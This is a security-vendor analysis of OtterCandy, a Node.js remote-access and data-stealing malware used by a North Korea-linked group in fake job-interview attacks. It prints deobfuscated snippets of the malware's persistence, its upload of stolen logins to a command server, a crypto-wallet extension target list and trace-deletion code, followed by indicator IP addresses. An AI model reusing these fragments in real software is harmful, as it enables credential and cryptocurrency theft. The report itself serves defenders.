OtterCandy, malware used by WaterPlum

目次

This article is English version of “WaterPlumが使用するマルウェアOtterCandyについて”.

The original article is authored by NSJ SOC analyst Rintaro Koike.

Introduction

WaterPlum (also called as Famous Chollima or PurpleBravo) is believed to be an attack group associated with North Korea, notably conducting two attack campaigns: Contagious Interview[1] and ClickFake


Interview[2]. WaterPlum can be classified into multiple clusters Among them, activity by Cluster B (commonly referred to as BlockNovas cluster) is recently observed.

Regarding Cluster B, reports [3,4] have been published by Silent Push and Trend Micro in the past. While utilizing malware and tools shared within WaterPlum, such as BeaverTail, GolangGhost, and FrostyFerret, Cluster B also independently develops its own malware and tools, making it a unique cluster even within WaterPlum. Recently, it has been conducting attacks using a new malware called OtterCandy, which combines features of RATatouille[5] and OtterCookie[6]. Since attacks have been observed in Japan also, its activities require close monitoring.


This article introduces analysis results of OtterCandy and details the update observed in August 2025.


ClickFake Interview

ClickFake Interview is an attack campaign involving multiple WaterPlum clusters. Cluster B is also involved in ClickFake Interview, and their attack flow is as follows:



The design of the ClickFix webpage used in ClickFake Interviews varies slightly by cluster. For Cluster B, users are directed to ClickFix from a webpage like below.





Previously, Cluster B attacked primarily using GolangGhost same as other clusters, with additionally distributing FrostyFerret for macOS. However, since around July 2025, OtterCandy has been distributed for Windows, macOS, and Linux.

OtterCandy

OtterCandy is a RAT and Info Stealer implemented by Node.js. It is malware that combines elements of RATatouille and OtterCookie. Investigation on VirusTotal revealed a sample submitted in February 2025. We have confirmed that this February 2025 sample is identical to the sample mistakenly labeled as OtterCookie in Silent Push's report[3].

OtterCandy accepts commands when connected to the C2 server via Socket.IO. Cluster B uses these commands to steal browser credentials, cryptocurrency wallets, and/or confidential files from the victim's device. The implemented commands are as follows:

Command	Sub-command	Behavior
env	-	Full disk sweep for preset secret file names
imp	-	Home directory only sweep for preset secret file names
pat	-	Current directory search for filenames matching a custom pattern
upload	-	Upload system info, browser passwords, wallet files, and extension data to C2
exec	ss_del	Exit the malware process immediately
	ss_stop	Cancel any in-progress scans or uploads
	ss_upf	Upload the specified single file
	ss_upd	Recursively upload the entire directory
	cd	Change the working directory for subsequent commands
	(none matched)	Execute the string as native shell command

OtterCandy achieves persistence by the preceding DiggingBeaver, but it also has a simple persistence feature. It is implemented so that when it receives SIGINT event via process.on, it folks itself again.

```
function startChildProcess() {
    const _0x4777b5 = fork(path['join'](__dirname, 'decode.js'), [], {
            'detached': !![],
            'stdio': 'ignore'
        });
    _0x4777b5['unref']();
}

process['on']('SIGINT', () => {
    startChildProcess();
    process['exit']();
});
```

Update

OtterCandy has been using the same code since February, with only rewriting the C2 server address portion. However, an update was implemented at the end of August. We refer to these as v1 and v2. There are three major updates implemented in v2. This chapter introduces the differences between each version.

Adding client_id

In v1, the information sent to C2 included “username” data, which was used for user identification. However, starting with v2, “client_id” has been added, and user identification was enhanced compared to the previous version.

```
await axios['post'](httpServer + '/content-upload', {
    'username': hostname,
    'folderName': _0x2506a1,
    'fileName': 'login-' + _0x2bb554 + '.txt',
    'fileContent': _0x2da8df,
    'client_id': client_id
});
```

Adding theft target data

There are hardcoded browser extension IDs as theft targets in OtterCandy. While v1 specified four browser extensions, v2 specified seven browser extensions.

```
const Extensions = [
    'nkbihfbeogaeaoehlefnkodbefgpgknn', // Metamask (Chrome)
    'bfnaelmomeimhlpmgjnjophhpkkoljpa', // Phantom (Chrome)
    'ibnejdfjmmkpcnlpebklmnkoeoihofec', // TronLink (Chrome)
    'ejbalbakoplchlghecdalmeeeajnimhm', // Metamask (Edge)
    'khpkpbbcccdmmclmpigdgddabeilkdpd', // [New] Suiet (Chrome)
    'egjidjbpglichdcondbcbdnbeeppgdph', // [New] Trust Wallet (Chrome)
    'acmacodkjbdgmoleebolmdjonilkdbch'  // [New] Rabby Wallet (Chrome)
];
```

Additionally, in the functionality designed to steal user data from Chromium-based browsers, only partial data were transmitted in v1. However, in v2, it has been changed to transmit all data.

Deleting traces

Deletion of registry keys used for persistence, as well as the deletion of files and directories are added to ss_del command implementation in v2.

```
const WINDOWS_RUN_KEY_PATH = 'HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
const STARTUP_VALUE_NAME = 'NvidiaDriverUpdate';

function deleteStartupRegistryValue() {
    return new Promise((_0x3351c1, _0x22b928) => {
        exec('reg delete "' + WINDOWS_RUN_KEY_PATH + '" /v "' + STARTUP_VALUE_NAME + '" /f', (_0x1e98de, _0x744d64, _0x387913) => {
            if (_0x1e98de && !_0x1e98de['message']['includes']('The system was unable to find')) return console['error']('Error removing registry key:',
            _0x1e98de), _0x22b928(_0x1e98de);
            console['log']('Successfully removed startup registry entry'), _0x3351c1();
        });
    });
}

function cleanupDownloadedFiles() {
    try {
        const _0x413f36 = path['join'](__dirname, 'nvidiadrivers.zip');
        fs['existsSync'](_0x413f36) && fs['unlinkSync'](_0x413f36);
        const _0x313487 = path['join'](__dirname, 'nvidia-drivers');
        fs['existsSync'](_0x313487) && fs['rmdirSync'](_0x313487, {
            'recursive': !![]
        }), console['log']('Cleaned up downloaded files');
    } catch (_0x3a4386) {
        console['error']('Error cleaning up files:', _0x3a4386);
    }
}

async function cleanupAndRemoveStartup() {
    try {
        await deleteStartupRegistryValue(), cleanupDownloadedFiles(), console['log']('Cleanup completed successfully');
    } catch (_0x3ed1bf) {
        console['error']('Cleanup failed:', _0x3ed1bf);
    }
}
```

Conclusion

In this article, we introduced the ClickFake Interview campaign conducted by Cluster B. Cluster B is carrying out attacks using a new malware called OtterCandy. Because its update was confirmed in August 2025, continuous close monitoring will be required.

IoC

- 162[.]254.35.14
- 74[.]119.194.205
- 172[.]86.114.31
- 139[.]60.163.206
- 212[.]85.29.133
- 80[.]209.243.85

References

[1]: Palo Alto Networks, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors", https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/
[2]: Sekoia, "From Contagious to ClickFake Interview: Lazarus leveraging the ClickFix tactic", https://blog.sekoia.io/clickfake-interview-campaign-by-lazarus/
[3]: Silent Push, "Contagious Interview (DPRK) Launches a New Campaign Creating Three Front Companies to Deliver a Trio of Malware: BeaverTail, InvisibleFerret, and OtterCookie", https://www.silentpush.com/blog/contagious-interview-front-companies/
[4]: Trend Micro, "Russian Infrastructure Plays Crucial Role in North Korean Cybercrime

Operations", https://www.trendmicro.com/en_us/research/25/d/russian-infrastructure-north-korean-cybercrime.html
[5]: aikido, "RATatouille: A Malicious Recipe Hidden in rand-user-agent (Supply Chain Compromise)", https://www.aikido.dev/blog/catching-a-rat-remote-access-trojian-rand-user-agent-supply-chain-compromise
[6]: NTT Security, " OtterCookie, new malware used in Contagious Interview campaign", https://jp.security.ntt/insights_resources/tech_blog/en-contagious-interview-ottercookie/

記事をシェアする

前の記事サイバーセキュリティレポート 2025年09月

WaterPlumが使用するマルウェアOtterCandyについて次の記事

セキュリティナレッジ一覧へ戻る

関連記事 / おすすめ記事